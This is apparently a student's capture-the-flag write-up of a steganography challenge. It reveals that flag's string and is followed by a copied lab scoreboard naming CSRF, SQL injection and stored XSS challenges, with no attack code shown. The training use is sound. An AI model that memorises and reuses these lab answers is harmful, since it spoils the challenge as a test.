
- Verified the file type and basic structure (PNG header visible when opened in text viewer).



- Introduced the concept of **steganography** — hiding information inside image files using metadata, pixel data, or embedded text.



- Used **exiftool** to inspect the image's metadata and hidden fields.
 - Checked for non-standard fields, embedded comments, or unusual metadata entries that could contain the hidden flag.
 - Prepared screenshots of the exiftool output as evidence of analysis.
 - Exitfool not working.
 - Noticed that the HTML provided in the challenge referenced download.png, but analysis suggested it was not the correct file containing the hidden flag.
 - Explored the accompanying code files and identified bomb.png as a potential alternative image containing hidden data.
 - Uploaded bomb.png to an online steganography tool (Stegsolve/Stegonline) to inspect the image layers and extract hidden content.



- Successfully retrieved the hidden flag from bomb.png, confirming that the challenge data was embedded in this file rather than the initially provided download.png.

Flag was :

FLAG{If_you_tried_to_solve_you_worked_like_a_hacker_but_not_thinked_like_one}

07 FINAL COMPLETION

Welcome back, Aria Patel!

Challenge Progress

Capture the flag for each vulnerability. Use the navigation tabs to open the dedicated labs.

Vulnerability	Description	Status
CSRF	Forge a state-changing request to grab this flag	Captured ✓
SQLI	Extract the hidden data via SQL injection	Captured ✓
SQLI_ADV	Chain UNION SELECT payloads against confidential contracts	Captured ✓
SQLI_BLIND	Use boolean/blind techniques to exfiltrate secret data	Captured ✓
STEG	Bonus stego puzzle hidden in the site chrome.	Captured ✓
XSS	Pop an alert and steal the flag with stored XSS	Captured ✓

Live Scoreboard

Earlier flag captures are worth more points. Click on the user names to view their submissions.

Rank	User	Team	Points
1.	Aria Patel	SEC23001	580 pts
2.	Evan Brooks	SEC23004	0 pts
3.	Luca Romero	SEC23002	0 pts
4.	Noura Ali	SEC23003	0 pts
5.	arthus29	221-1666	0 pts

Submit Captured Flags

Each vulnerability category has a unique flag format (FLAG[...]). Paste the flag from your exploit to record completion. Earlier submissions award higher points, so move fast.

CSRF Forge a state-changing request to grab this flag Captured ✓	SQLI Extract the hidden data via SQL injection Captured ✓	SQLI_ADV Chain UNION SELECT payloads against confidential contracts Captured ✓
SQLI_BLIND Use boolean/blind techniques to exfiltrate secret data Captured ✓	STEG Bonus stego puzzle hidden in the site chrome. Captured ✓	XSS Pop an alert and steal the flag with stored XSS Captured ✓

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